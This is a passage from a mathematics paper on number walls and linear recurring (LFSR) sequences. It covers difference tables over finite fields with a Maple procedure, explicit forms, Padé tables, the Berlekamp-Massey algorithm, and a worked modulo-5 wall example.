$$[\binom{n}{3}] \;=\; [0,0,0,1,4,10,20,35,...] \;\equiv\; [S_n] \pmod 2$$

Sequences with period a power of the characteristic have a useful property:

Lemma: If $[S_n]$ has period $l = p^k$ then

$$(\mathbf{E}^l - 1)[S_n] \;=\; (\mathbf{E} - 1)^l [S_n] \;=\; [O_n], \tag{9.6}$$

since $\binom{l}{j} = 0$ except when $j = 0, l$, using (9.4). So by (2.2), S_n is a polynomial (in the binomial sense) of degree r, where $l/p < r \le l$ (unless the period is l/p or smaller). By (9.1), we can employ a difference table rather than a number wall to compute its order. Moreover, by (9.6) in reverse, we can difference p^i times in the same time as differencing once: so initially setting $i = k$ and progressively reducing i as the period of the current row m decreases, we can compute the order in kp rows instead of l, giving about order lp time.

We illustrate the method with a Maple program:

Algorithm:

```
orderSpk := proc (S, p, k)
local T, dT, m, j, l;
l := p^k; m := 0; T := S;
while l > 1 do
dT := [seq((T[j+l/p mod l +1] - T[j+1]) mod p, j = 0..l-1)];
if sum(dT[j+1], j = 0..l-1) = 0
then l := l/p else m := m + l/p; T := dT fi od;
m + min(1, T[1]) end;
```

(9.7)

An application of the preceding theory occurs in the study of deBruijn sequences, which are defined traditionally over a finite set of size q as k-distributed (every k-tuple occurring with the same frequency), and having minimum period q^k. In the case where the set is actually a finite field, the extra structure allows us to define and compute the order of the sequence *qua* LFSR sequence over that domain; now the method outline above can be employed to substantially reduce the time (by the traditional factor of $l/\log l$). In an investigation such as **Bla96**, **Cha82** where the computation of the order is the inner loop of a lengthy combinatorial search, such a reduction is crucial. [In fact **Bla96** employed a more involved formulation of polynomials, basing the computation of the order on a modified Fast Fourier Transform.]

As a numerical example, we compute the order of the deBruijn sequence with $q = p = 2$, $k = 5$ and order $r = 21$ over $\mathbf{F}_2$ (but 25 over $\mathbf{Z}$). [It is essentially unique, modulo reflection and (independent) complementation of the first or last half.] T denotes the current m-th difference of S, l the currently detected period; when the l/p-th difference of T would be zero, the period is reduced instead.

l	m	$dT = 0$?	T
32	0	N	11111001000001010011101011000110
32	16	Y	11000011110000111100001111000011
16	16	Y	1100001111000011
8	16	N	1100001111000011
8	20	Y	11111111
4	20	Y	1111
2	20	Y	11
1	20	N	1
0	21		

For the deBruijn sequence with $q = p = 2$, $k = 4$ at the end of §6, we find from the full difference table (not shown) that $T_{i,0} = 1$ only for $i = 0, 4, 10, 11$; therefore an explicit 'binomial' expression for the n-th term is

$$S_n \;=\; 1 + \binom{n}{4} + \binom{n}{10} + \binom{n}{11}.$$

Finally, we touch on a rather curious interaction between difference tables and number walls, which comes to light when we try to establish exactly what effect a simple transformation of the sequence has on its wall. For instance, a little thought suggests that term-by-term addition of a low-order LFSR sequence to $[S_n]$ will only have a (literally) marginal effect on any large windows, causing their frames to shift by at most the order added. However, our only explicit progress in this direction is the

Theorem: The wall for $1 + S_n$ is just the wall for S_n itself added to the wall for $-\mathbf{\Delta}^2 S_{n-1}$ shifted down by one row. That is,

$$\text{Let } R_n \;=\; 1 + S_n, \quad T_n \;=\; -S_{n+1} + 2.S_n - S_{n-1}; \quad \text{then } R_{m,n} = S_{m,n} + T_{m-1,n} \tag{9.8}$$

Proof: Rather than attempt a formal but notationally impenetrable proof for the general case, we illustrate it by the case $m = n = 3$. Starting from the determinant definition (3.1), $R_{33} \;=$

$$\begin{vmatrix} 1+S_3 & 1+S_4 & 1+S_5 & 1+S_6 \\ 1+S_2 & 1+S_3 & 1+S_4 & 1+S_5 \\ 1+S_1 & 1+S_2 & 1+S_3 & 1+S_4 \\ 1+S_0 & 1+S_1 & 1+S_2 & 1+S_3 \end{vmatrix};$$

expanding each by column in turn, and noticing that any determinant with two or more equal columns of ones must be zero, this becomes

$$S_{33} + \begin{vmatrix} 1 & 1+S_4 & 1+S_5 & 1+S_6 \\ 1 & 1+S_3 & 1+S_4 & 1+S_5 \\ 1 & 1+S_2 & 1+S_3 & 1+S_4 \\ 1 & 1+S_1 & 1+S_2 & 1+S_3 \end{vmatrix} + \begin{vmatrix} 1+S_3 & 1 & 1+S_5 & 1+S_6 \\ 1+S_2 & 1 & 1+S_4 & 1+S_5 \\ 1+S_1 & 1 & 1+S_3 & 1+S_4 \\ 1+S_0 & 1 & 1+S_2 & 1+S_3 \end{vmatrix} + \ldots + \begin{vmatrix} 1+S_3 & 1+S_4 & 1+S_5 & 1 \\ 1+S_2 & 1+S_3 & 1+S_4 & 1 \\ 1+S_1 & 1+S_2 & 1+S_3 & 1 \\ 1+S_0 & 1+S_1 & 1+S_2 & 1 \end{vmatrix};$$

then subtracting row $i+1$ from row i for $i = 1, \ldots, m$ and pivoting on the bottom one for each determinant,

$$S_{33} \; - \; \begin{vmatrix} \boldsymbol{\Delta} S_3 & \boldsymbol{\Delta} S_4 & \boldsymbol{\Delta} S_5 \\ \boldsymbol{\Delta} S_2 & \boldsymbol{\Delta} S_3 & \boldsymbol{\Delta} S_4 \\ \boldsymbol{\Delta} S_1 & \boldsymbol{\Delta} S_2 & \boldsymbol{\Delta} S_3 \end{vmatrix} + \begin{vmatrix} \boldsymbol{\Delta} S_2 & \boldsymbol{\Delta} S_4 & \boldsymbol{\Delta} S_5 \\ \boldsymbol{\Delta} S_1 & \boldsymbol{\Delta} S_3 & \boldsymbol{\Delta} S_4 \\ \boldsymbol{\Delta} S_0 & \boldsymbol{\Delta} S_2 & \boldsymbol{\Delta} S_3 \end{vmatrix} - \begin{vmatrix} \boldsymbol{\Delta} S_2 & \boldsymbol{\Delta} S_3 & \boldsymbol{\Delta} S_5 \\ \boldsymbol{\Delta} S_1 & \boldsymbol{\Delta} S_2 & \boldsymbol{\Delta} S_4 \\ \boldsymbol{\Delta} S_0 & \boldsymbol{\Delta} S_1 & \boldsymbol{\Delta} S_3 \end{vmatrix} + \begin{vmatrix} \boldsymbol{\Delta} S_2 & \boldsymbol{\Delta} S_3 & \boldsymbol{\Delta} S_4 \\ \boldsymbol{\Delta} S_1 & \boldsymbol{\Delta} S_2 & \boldsymbol{\Delta} S_3 \\ \boldsymbol{\Delta} S_0 & \boldsymbol{\Delta} S_1 & \boldsymbol{\Delta} S_2 \end{vmatrix}.$$

The first two determinants have identical columns except the leftmost, say $[F_i]$ in the first and $[G_i]$ in the second; we contract them into a single determinant, with first column $[F_i - G_i]$. Each remaining determinant contains both columns; we subtract $[F_i]$ from $[G_i]$ and change the sign, giving

$$S_{33} \; - \; \begin{vmatrix} \boldsymbol{\Delta}^2 S_2 & \boldsymbol{\Delta} S_4 & \boldsymbol{\Delta} S_5 \\ \boldsymbol{\Delta}^2 S_1 & \boldsymbol{\Delta} S_3 & \boldsymbol{\Delta} S_4 \\ \boldsymbol{\Delta}^2 S_0 & \boldsymbol{\Delta} S_2 & \boldsymbol{\Delta} S_3 \end{vmatrix} + \begin{vmatrix} \boldsymbol{\Delta}^2 S_2 & \boldsymbol{\Delta} S_3 & \boldsymbol{\Delta} S_5 \\ \boldsymbol{\Delta}^2 S_1 & \boldsymbol{\Delta} S_2 & \boldsymbol{\Delta} S_4 \\ \boldsymbol{\Delta}^2 S_0 & \boldsymbol{\Delta} S_1 & \boldsymbol{\Delta} S_3 \end{vmatrix} - \begin{vmatrix} \boldsymbol{\Delta} S_2 & \boldsymbol{\Delta} S_3 & \boldsymbol{\Delta} S_4 \\ \boldsymbol{\Delta}^2 S_1 & \boldsymbol{\Delta} S_2 & \boldsymbol{\Delta} S_3 \\ \boldsymbol{\Delta}^2 S_0 & \boldsymbol{\Delta} S_1 & \boldsymbol{\Delta} S_2 \end{vmatrix}.$$

We are now in a similar situation, except that $[F_i]$ and $[G_i]$ are now the column two of the first two determinants. Repeating the previous operation,

$$S_{33} \; - \; \begin{vmatrix} \boldsymbol{\Delta}^2 S_2 & \boldsymbol{\Delta}^2 S_3 & \boldsymbol{\Delta} S_5 \\ \boldsymbol{\Delta}^2 S_1 & \boldsymbol{\Delta}^2 S_2 & \boldsymbol{\Delta} S_4 \\ \boldsymbol{\Delta}^2 S_0 & \boldsymbol{\Delta}^2 S_1 & \boldsymbol{\Delta} S_3 \end{vmatrix} + \begin{vmatrix} \boldsymbol{\Delta}^2 S_2 & \boldsymbol{\Delta}^2 S_3 & \boldsymbol{\Delta} S_4 \\ \boldsymbol{\Delta}^2 S_1 & \boldsymbol{\Delta}^2 S_2 & \boldsymbol{\Delta} S_3 \\ \boldsymbol{\Delta}^2 S_0 & \boldsymbol{\Delta}^2 S_1 & \boldsymbol{\Delta} S_2 \end{vmatrix}.$$

Finally after $m-2$ iterations, we are left with the required expression

$$S_{33} \; - \; \begin{vmatrix} \boldsymbol{\Delta}^2 S_2 & \boldsymbol{\Delta}^2 S_3 & \boldsymbol{\Delta}^2 S_4 \\ \boldsymbol{\Delta}^2 S_1 & \boldsymbol{\Delta}^2 S_2 & \boldsymbol{\Delta}^2 S_3 \\ \boldsymbol{\Delta}^2 S_0 & \boldsymbol{\Delta}^2 S_1 & \boldsymbol{\Delta}^2 S_2 \end{vmatrix} \; = \; S_{33} \; + T_{23}. \; \blacksquare$$

Hence by (3.1) we easily get the wall for $R_n = A + B.S_n$: with S_n and T_n as in (9.8), $R_{m,n} = B^{m+1} S_{m,n} + A^{m+1} T_{m-1,n}$. Notice also that the wall for $R_n = C^n S_n$ is $R_{m,n} = C^{(m+1)n} S_{m,n}$.

10. Explicit Form of an LFSR Sequence

We shall briefly discuss efficient methods for computing the roots X_i and coefficients K_i in the explicit form (2.2) for S_n. From now on we mostly restrict ourselves to the integer domain $\mathbf{Z}$ embedded within the complex numbers $\mathbf{C}$; still, much of what we say is interpretable in a more general context of a continuous algebraic completion of the ground domain. 'Combinatorial explosion' (exponential numerical growth) is a constant hazard in integer algebraic computation, and it may sometimes be worth remembering a spectacular trick: where there is good reason to suppose that, for instance, the coefficients of the relation of a given sequence are going to be small, then the Berlekamp-Massey algorithm can perfectly well be applied modulo a smallish prime instead; or even modulo several very small primes and, the result being reconstructed by the Chinese Remainder Theorem as in **Dav88** §4.

In order to calculate the relation for a given sequence, or the explicit coefficients for given roots, it is possible to set up simultaneous linear equations and solve them in order r^3 time. This approach becomes cumbersome by hand for $r > 4$, whereas (by contrast) the coefficient equations are rapidly solvable explicitly. A more practical approach is to compute the relation polynomial $J(X)$ using Berlekamp-Massey (12.1), which costs order r^2 time; then extract its roots X_i formally, or more likely approximate them numerically using one of the various available methods surveyed for instance in **Hen74** §6.9. With the X_i to hand, assuming them to be distinct we can immediately apply (8.6) to find the K_i, again in order r^2 time.

We have avoided the general case of multiple roots in the present treatment; in this direction we currently have only partial results. In the first place, multiple roots of polynomials are numerically ill-conditioned, so that it's quite likely that we never get to the point of trying to find the coefficients at all. If we do, and it happens that all the roots coincide, then S_n is a known exponential times a polynomial, and the latter is found by (9.2). For the general confluent case, the analogue of the Vandermonde determinant $|M|$ and the explicit form of $S_{m,n}$ can be evaluated; but the formal inversion of the matrix M looks rather gruesome, and will be postponed for the present.

An alternative approach bypasses the relation and Vandermonde inverse altogether, approximating roots and coefficients directly via quotients of number wall elements. The point here is that if $|X_1| > |X_2| > \ldots$, then for large n, $Y_1^n = (X_1 X_2 \ldots X_{m+1})^n$ dominates in (8.7). So it becomes possible to divide out unwanted factors from this term in the explicit representation, leaving only the desired quantities together with error terms which decrease exponentially with n — in fact, as $|X_m/X_{m+1}|^{-n}$. Of course, n can be made arbitrarily large simply by extrapolating from the bottom (zero) row of the number-wall upwards. In this way, we approximate first the $[X_i]$, then the $[K_i]$:

Corollary: If the roots X_i of the relation $J(\mathbf{E}) = 0$ for $[S_n]$ have distinct magnitudes (so are real), then

$$(S_{m,n+1}/S_{m-1,n+1})/(S_{m,n}/S_{m-1,n}) \to X_m \tag{10.1}$$

in order of magnitude descending as m increases.

Corollary: With X_i as above,

$$S_{m,n}/S_{m-1,n} \to L_m K_m {X_m}^n \tag{10.2}$$

where

$$L_m \;=\; \prod_{k<m} (1 - X_m/X_k)(1 - X_k/X_m)$$

depends only on m and the X_i.

Notice that the relative error in K_m is n times larger than that in X_m, because of the factor ${X_m}^n$; as a result, the direct method (8.6) gives more accurate results.

In the case of equal magnitudes, the ratios on the relevant rows fail to converge, but it is still possible to approximate the polynomial isolating the set of troublesome roots:

Corollary: With X_i as above, save for a pair of roots X_m, X_{m+1} of equal magnitude, these satisfy the approximate quadratic

$$(S_{m,n}/S_{m-1,n})X^2 \;-\; (S_{m,n+1}/S_{m-1,n+1})X \;+\; (S_{m,n+2}/S_{m-1,n+2}) \;=\; 0; \tag{10.3}$$

the extension to many roots should be obvious.

Finally, from the X_i the relation components J_i can be approximately recovered as elementary symmetric functions of the roots, via (8.1), (8.2).

Returning to our illustration, we extrapolate the sequence and its wall out to $n = 49$ by reversing algorithm (3.7) (assuming that any zeros have been left behind) using floating-point fixed-precision arithmetic, and apply (10.1), (10.2), (8.1), to get the following approximations:

m	0	1	2	3	4
$S_{m-1,n-1}$	1	$.7646532757^{39}$	$.1940424956^{71}$	$.1965470321^{92}$	$.8985007667^{91}$
$S_{m-1,n-2}$	1	$.5352573381^{40}$	$.6791487340^{72}$	$.2063743832^{94}$	$.9434258044^{93}$
X_m		7.000000590	4.999999574	2.999999995	1.000000002
L_m		1.000000000	−.1142858304	.2031745788	−21.94285652
K_m		.02083324281	−.06250021019	.06250000887	−.02083333304
J_m	1	16.00000016	86.00000058	176.0000002	104.9999999

.

Here superscript k denotes multiplication by 10^k. Comparison with the exact answers found earlier shows that we have solved all three problems quite successfully and, as it were, under one roof. The worst relative error is $\frac{1}{2}10^{-5}$ in K_1; this could be reduced by a factor of ten, by employing (8.6) instead.

Finally, we should mention fast techniques for computing a distant element S_n of an LFSR which avoid solving explicitly for the general term or computing every intermediate element. In the case that the recurrence $J(\mathbf{E})$ is available, we can use J.C.P.Miller's method: evaluate $\mathbf{E}^n$ mod $J(\mathbf{E})$ as a polynomial of

degree r in $\mathbf{E}$, using the standard 'divide-and-conquer' algorithm for exponentiation in time of order $\log n$, then $S_n = \mathbf{E}^n S_0$ gives S_n in terms of $S_0, \ldots S_{r-1}$. If $S_0, \ldots S_{2r-1}$ is available but not $J(\mathbf{E})$, we can progress by extending S_j to $j = 4r$ (reversing the wall as above), starting a new wall based on $2r$ alternate terms S_{2j} or S_{2j+1} (depending on whether n is even or odd), then iterating and shifting according to the binary digits of n as for exponentiation. When working to fixed precision, numerical instability is a potential complication.

11. Padé Tables

The *Padé Table* of a function $F(Y)$ of one variable Y is essentially the array $R_{i,j} = P_{i,j}/Q_{i,j}$ of rational functions, with numerator and denominator polynomials of degree j and i resp., whose FLS agree with that of F in their first $i+j+1$ coefficients. [As earlier, there is no need to involve notions of convergence at this point.] We shall assume for simplicity that F is defined by a series with no negative powers of Y, and with constant coefficient unity.

There is a strong connection between linear recurrence relations and Padé approximation, resulting from the fact that (by simple algebra) the generating function for any right-infinite LFSR sequence $[S_n]$ is a rational function $P(Y)/Q(Y)$, where $Q(1/\mathbf{E})$ is a linear relation satisfied by $[S_n]$; we shall use the variable $Y \to 1/\mathbf{E}$ rather than $X \to \mathbf{E}$ to emphasize that the polynomial must be reversed. Older algorithms for computing (entries of) the Padé Table, as mentioned in the readable but casual compendium **Bak75** or detailed in the extensive survey **Wyn60**, break down when the table fails to be 'normal', that is when the function mimics a rational function over the initial portion of its series: the difficulty is essentially that of circumnavigating zero windows in the number wall, and can be overcome by the straightforward though leisurely method subsequently described here.

If $P(Y) = 1$, the sequence generated is the *Impulse Response Sequence* $[S_n]$ of $Q(1/\mathbf{E})$ commencing $[0, 0, ..., 0, 1, ...]$; the initial $r-1$ zeros will be consigned to the region $n < 0$ for now, the unity occupying $n = 0$. In practice, the entire left-hand halves of the number walls we consider here are zero (for $m \neq -1$ and $n < 0$), with $S_{-1,n} = S_{m,0} = 1$; the situation suggests that there might be an interesting connection between the two sequences $[S_n] = [S_{0,n}]$ and $[T_m] = [S_{m,1}]$, and so it transpires:

Algorithm: Let $F(Y) = \sum_n S_n Y^n$ and $1/F(Y) = \sum_n T_n Y^n$. Then $T_n = (-)^{n+1} S_{n,1}$ where $[S_{m,n}]$ is the number wall for $[S_n]$, and vice-versa. (11.1)

Proof: Elementary theory of determinants, applied to the definition (3.1) of $S_{m,n}$ (here nearly triangular) and convolution product of the series for F and $1/F$. ■

At order (N^2) time this algorithm for $1/F$ is more efficient than simple-minded approaches to series division, but no more so than standard methods such as **Knu81** §4.7.

Now let $F(Y) = \sum_n S_n Y^n$, where $S_n = 0$ for $n < 0$, and $S_0 = 1$. By inspecting the reasoning behind (3.4) a little more closely, it can be seen that $Q_{i,j} = C \times U_{i-1,j-1}$; where essentially as earlier $U_n(Y) = S_n - S_{n+1}Y$, and C lies in the ground domain and depends on i, j. Also, since the Padé table for $1/F(Y) = \sum_n T_n Y^n$ is simply $Q_{j,i}/P_{j,i}$, we have similarly $P_{i,j} = D \times V_{j-1,i-1}$, where $V_n(Y) = T_{n+1}Y - T_n$. The ratio D/C turns out to be a sign change $(-)^{ij}$; so finally

Algorithm: The Padé table entries for $F(Y) = \sum_n S_n Y^n$ are given by

$$R_{i,j} = (-)^{ij} V_{j-1,i-1}/U_{i-1,j-1}$$

where $U_{m,n}$ and $V_{m,n}$ are the number walls for

$$U_n(Y) = S_{n+1}Y - S_n \qquad \text{and} \qquad V_n(Y) = T_{n+1}Y - T_n, \tag{11.2}$$

and

$$T_n = (-)^{n+1} S_{n,1}$$

where $S_{m,n}$ is the number wall for S_n.

Note the transposition of subscripts and of offsets. [In the Padé Table literature, such polynomial number walls — with variant sign and origin — go by the name of *C-tables* or some similar term.]

An alternative approach to computing the numerators utilizes the observation that the $P_{0,j}$ are just the partial sums $W_n(Y)$ of the series, so it's reasonable to guess that the $P_{i,j}$ might be related to its wall $W_{m,n}$. As before there is an adjustment required [effectively because we would prefer to initialize $W_{-1,n} = Y^n$], and we find

Algorithm: The Padé table entries for $F(Y) \;=\; \sum_n S_n Y^n$ are given by

$$R_{i,j} \;=\; (-)^i Y^{-ij} W_{i,j} / U_{i-1,j-1} \tag{11.3}$$

where $U_{m,n}$ and $W_{m,n}$ are the number walls for

$$U_n(Y) \;=\; S_{n+1}Y - S_n \qquad \text{and} \qquad W_n(Y) \;=\; \sum S_n Y^k.$$

Though less elegant, this variation avoids the reciprocal function altogether, and is (somewhat) quicker when only a few rows of the table are required.

The expressions for $P_{i,j}$ and $Q_{i,j}$ essentially as Toeplitz determinants in U_n and W_n are ascribed to Jacobi **Bak75** (3.44); the resulting Sylvester identity (3.6) between five adjacent numerators or denominators is credited to Frobenius **Bak75** (3.30).

Both these algorithms, like (3.4) on which they are based, take order n^4 time (if elementary polynomial multiplication is employed), which for an individual approximant is slow compared to established methods; their performance improves when used to compute numerical values of Pade approximants directly, without first finding the polynomials. Even so, they are somewhat faster than the algorithm based on an elegant identity due to Wynn

$$1/(R_{i+1,j} - R_{i,j}) \;+\; 1/(R_{i-1,j} - R_{i,j}) \;=\; 1/(R_{i,j+1} - R_{i,j}) \;+\; 1/(R_{i,j-1} - R_{i,j})$$

(proved in **Wyn66** or **Gra72**), recommended by several authors, which can only cope with normal tables. Where the table fails to be normal, a 'Padé Block' (corresponding to a zero window in the wall for $[S_n]$), as generated by our algorithms, has identical approximants along its North and West edges with 0/0 elsewhere; strictly, that same approximant is valid throughout the NW half and on the diagonal, though none is customarily defined in the SE half.

Another topic closely interwoven with both Padé tables and LFSR sequences is that of continued fractions; see **Gil78** or **Bak75** §4 for a leisurely introduction.

12. Applications and Related Algorithms

The *Linear Complexity Profile* (LCP) is the traditional device for exploring the extent to which a sequence is piecewise definable by linear relations. It is defined as the sequence of orders of minimal linear recurrences satisfied by the finite segments $[S_0, \ldots, S_n]$ for $n = 0, 1, 2, \ldots$, a *recurrence* being a semi-proper (as it were) relation, having leading coefficient unity. [This restriction is partly justified by the consideration that the recurrence might be required for computing the sequence; more importantly, it avoids the unpleasant prospect of auxiliary polynomials with leading zeros. The distinction explains the confusing phenomenon of minimal recurrences whose order substantially exceeds half of their span.]

The connection between LCP notation and the number wall is discussed in the explanatory paper **Ste92**: broadly, the LCP (as it were) 'tracks' a zig-zag path along an adjacent pair of diagonals across the number wall, normally increasing by unity every two steps, but suffering a 'pause' as it traverses a window, punctuated by a 'jump' as the it crosses the counter-diagonal. (12.1) and (3.4) are not in practice very suitable for computing shifted LCPs, and the discussion in **Ste92** concluded that the most efficient method is in fact to compute the number wall first, then deduce the LCP from it (slightly tricky on account of the asymmetry mentioned above).

Much work has been done on the theory of LCPs, often using generating functions: see for example the references to Niederreiter. However, the technique is hampered by the difficulty of incorporating one-dimensional LCPs based on fixed origins into a properly two-dimensional representation of all *shifted* LCPs. Furthermore, where the domain is of finite characteristic, linear complexity is represented more compactly by

determinant than by LFSR order. We consider that the availability of an efficient algorithm for the number wall, together with the geometric viewpoint that it encourages, should cause it to supplant the LCP: geometric ideas play a particularly prominent role in linear complexity over $\mathbf{F}_p$ for $p = 2, 3$, see **Lun00**. The binary case is of practical importance since modified LFSR's are often employed as pseudo-random bit-stream generators for use in Monte-Carlo numerical methods, simulations and particularly stream ciphers: the frame recursion offers improved efficiency in testing such generators for *cryptographic insecurity*, expressed as exceptionally large zero-windows.

An attractive algorithm for extracting numerical approximations to the roots of a polynomial (as well as a number of related tasks such as eigenvalues of a matrix) is a modification of the number-wall known as the *QD method* of Rutishauser, described in detail in **Hen74** §7.6. Based on (8.1), this scheme computes the ratios directly on even rows, using odd rows for book-keeping: the elementary recursion (3.7) suffices for this purpose, the ground domain being the real numbers — where in numerical computation exact zeros are improbable — and in any case, he is able to choose the initial elements of his LFSR sequence so that no zeros can occur. [The convergence is only linear in n, but could in principle be accelerated, possibly using the techniques mentioned at the end of §10.]

Apparently Rutishauser himself had already considered the possibility of making the QD scheme continuous, that is interpolating between the rows and columns in the same way that discrete difference equations are interpolated into continuous differential equations. This topic seems to have only recently been much explored, under the heading of *Toda flows*: surveys are reported in **Fay94**, **Pap94**, for which I am indebted to Bill Dubuque.

We now summarize the *Berlekamp-Massey* algorithm for constructing the minimal relation generating a given LFSR sequence in order r^2 time:

Algorithm: The minimal relation spanning $S_0, \ldots, S_{2r-1}, \ldots$ is $J(\mathbf{E}) \equiv \mathbf{E}^r U_{2r}(1/\mathbf{E})$, where: Initially construct the generating function $T = \sum_n S_n Y^n$ of $[S_n]$ where Y is transcendental, for $0 \le n < 2r$ or further, and set

$$U_0 = 1, \quad V_0 = Y, \quad k_0 = 0;$$

then for $i = 1, 2, \ldots, 2r, \ldots$ iterate

$$\begin{aligned} W_i &\leftarrow \text{coefficient of } Y^{i-1} \text{ in } U_{i-1}T; \\ U_i &\leftarrow U_{i-1} - V_{i-1}W_i; \\ V_i &\leftarrow \begin{cases} U_{i-1}Y/W_i & \text{if } W_i \neq 0 \text{ and } k_i \ge 0, \\ V_{i-1}Y & \text{otherwise;} \end{cases} \\ k_i &\leftarrow \begin{cases} -k_i & \text{if } W_i \neq 0 \text{ and } k_i \ge 0, \\ k_i + 1 & \text{otherwise.} \end{cases} \end{aligned} \tag{12.1}$$

Used in 'exploratory' mode (where the order r is not known in advance), the algorithm generates $U_i = U_{2r}$ for $i \ge 2r$.

Proof: For this we refer the reader to **Lid86** §6.6, contenting ourselves with a few incidental observations. The variable Y corresponds to a backward shift $1/\mathbf{E}$ rather than forward, in order to avoid difficulties with leading zero coefficients in the polynomial arithmetic. At the i-th iteration, the result of evaluating the relation (corresponding to the reverse of) U_{i-1} for $\ldots, S_{i-1}$ is just W_i; there is no need to compute the entire polynomial product $U_{i-1}(Y)T(Y)$. Notice that intermediate U_i are not in general guaranteed to correspond to the minimal relations spanning $S_0, \ldots, S_{i-1}$. ■

The cost of computing a single relation is order r^2 time, a considerable improvement on (3.4). A generalization of this method to ground ring $\mathbf{Z}/q\mathbf{Z}$ is reported in **Ree85**.

As an illustration, suppose we are to find the minimal relation spanning

$$S = [0, 0, 0, 1, 16, 170, 1520, 12411, 96096, 719860, \ldots].$$

Following the scheme (12.1),

i	W_i	U_i	V_i	k_i
0		1	Y	0
1	0	1	Y^2	1
2	0	1	Y^3	2
3	0	1	Y^4	3
4	1	$1 - Y^4$	Y	-3
5	16	$1 - 16Y - Y^4$	Y^2	-2
6	-86	$1 - 16Y + 86Y^2 - Y^4$	Y^3	-1
7	176	$1 - 16Y + 86Y^2 - 176Y^3 - Y^4$	Y^4	0
8	-106	$1 - 16Y + 86Y^2 - 176Y^3 + 105Y^4$	$R(Y)$	0
9	0	$1 - 16Y + 86Y^2 - 176Y^3 + 105Y^4$	Y	$1 \cdot R(Y)$

where $R(Y)$ denotes $(-Y + 16Y^2 - 86Y^3 + 176Y^4 + Y^5)/106$. Further elements of this LFSR sequence would give $W_i = 0$, $U_i = U_8$, $V_i = Y^k R(Y)$, $k_i = i - 8$ for $i > 8$. Reversing U_8 gives the auxiliary polynomial $J = \mathbf{E}^4 - 16\mathbf{E}^3 + 86\mathbf{E}^2 - 176\mathbf{E} + 105 = 0$, that is S satisfies the relation

$$S_{n+4} - 16S_{n+3} + 86S_{n+2} - 176S_{n+1} + 105S_n = 0.$$

Algorithms reported by **Sen92** and **Ris74** compute the rank and inverse resp. of an individual numerical $n \times n$ Toeplitz matrix, at a cost of order n^2 time. The method involves decomposition into triangular matrices, and does not appear to compete with ours for number walls.

13. Hideous Numerical Example

In the number-wall diagrammed, all arithmetic (including division) is to be done modulo $p = 5$. The entire table wraps around cyclically with n. The LFSR order is $r = 21$ [hardly overwhelming news, since $r \leq n$ for any (periodic) sequence satisfying $\mathbf{E}^n - 1 \ = \ 0$].

Diagram Modulo 5 wall of test sequence S_n for $n = 1(1)21$ ($S_n = 3^{k(k+1)/2-n}$ with $k = [\sqrt{2n} + \frac{1}{2}]$.)

m\n	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21
-2	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
-1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1
0	1	3	1	4	3	1	2	4	3	1	1	2	4	3	1	3	1	2	4	3	1
1	3	3	4	3	0	0	0	0	0	3	4	0	0	0	2	3	0	0	0	0	3
2	0	4	2	1	0	0	0	0	0	4	1	0	0	0	4	3	0	0	0	0	4
3	3	2	0	2	0	0	0	0	0	2	4	0	0	0	3	3	0	0	0	0	2
4	2	1	3	4	0	0	0	0	0	1	1	4	1	4	1	3	0	0	0	0	1
5	1	0	4	3	0	0	0	0	0	3	3	4	2	1	3	3	3	3	3	3	3
6	3	1	2	1	2	4	3	1	2	4	2	0	0	0	1	0	0	3	0	0	1
7	3	4	2	4	2	0	3	4	1	4	3	0	0	0	2	0	0	3	0	0	2
8	2	0	4	2	2	1	3	3	0	2	2	0	0	0	4	2	1	3	1	2	4
9	3	3	3	4	1	2	2	1	4	1	3	3	3	3	3	0	2	1	2	3	1
10	3	3	3	4	4	2	4	1	3	2	3	3	1	1	1	2	4	4	1	1	3
11	0	0	4	1	3	4	2	4	3	0	1	2	1	0	3	4	4	2	1	1	1
12	0	0	2	1	0	0	2	0	3	1	2	1	1	2	4	2	2	0	4	0	2
13	1	4	1	1	0	0	2	1	3	4	3	2	4	0	4	4	1	1	1	2	4
14	3	1	1	1	3	4	2	3	0	2	3	2	1	2	4	1	1	2	1	1	2
15	2	2	0	3	3	2	1	4	3	1	0	3	3	4	1	3	4	3	4	2	4
16	2	4	4	4	1	4	4	1	2	3	4	2	2	4	1	0	2	4	0	3	1
17	0	4	4	4	0	1	2	2	2	1	3	2	2	1	1	1	1	2	2	2	0
18	0	4	0	4	1	4	3	0	1	0	3	4	1	1	0	1	2	3	0	3	0
19	3	4	1	4	3	3	2	1	3	2	3	4	1	1	4	1	1	2	3	2	1
20	2	2	2	2	2	2	2	2	2	2	2	2	2	2	2	2	2	2	2	2	2
21	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0

Perturbing S_{10} by subtracting X causes the following changes around the frames of the 5x5 window with NE corner at $S_{1,9}$. [The notation is as in §4 Diagram. Only terms significant to the inductive step of the proof of Lemma (4.9) are retained, along with the dominant term of the remainder; missing terms are indicated by a final '+'. Components not in range of the relevant lemma are omitted from vectors.]

$$
\begin{aligned}
A &= [4,\ 3,\ 1,\ 2,\ 4,\ 3,\ 1+4X] \\
B &= [4,\ 3,\ 1,\ 2,\ 4,\ 3,\ 1+X] \\
C &= [\ ,\ 3+4X+4X^5+X^6,\ 1+4X^5,\ 2+4X+3X^2+X^3+X^4, \\
&\qquad 4+X+3X^2+4X^3,\ 3+3X+X^2,\ 1+4X] \\
D &= [\ ,\ 2+X+X^5+X^6,\ 1+X^5,\ 3+X+2X^2+4X^3+2X^4, \\
&\qquad 4+X+3X^2,\ 2+2X+3X^2,\ 1+X]
\end{aligned}
$$

$$
\begin{aligned}
E &= [1,\ 1,\ 1,\ 1,\ 1,\ 1,\ 1] \\
F &= [1,\ 4,\ 2,\ 0,\ 3,\ 4,\ 2] \\
G &= [2+X+,\ 3+,\ 1+2X+,\ 4+X+,\ 1+X+,\ 4+2X,\ 1] \\
H &= [4+4X+,\ 1+,\ 4+4X+,\ 3+4X+,\ 3X+,\ 2+3X+,\ 4+X]
\end{aligned}
$$

$$\begin{aligned} M &= N = [\ ,\ 4X^5,\ 3X^4,\ X^3,\ 2X^2,\ 4X,\ 3] \\ P &= Q = 2 \qquad U = V = 2/X \\ R &= 2 + 4X + 3X^2 + X^3 + 2X^4 + 2X^5 + 2X^6 + \\ T &= 3 + X + 2X^2 + 4X^3 + 3X^4 + 3X^5 + X^6 + \end{aligned}$$

To illustrate the perturbed frame results of §4, we show the dominant term of the error in (4.7),(4.8),(4.9):

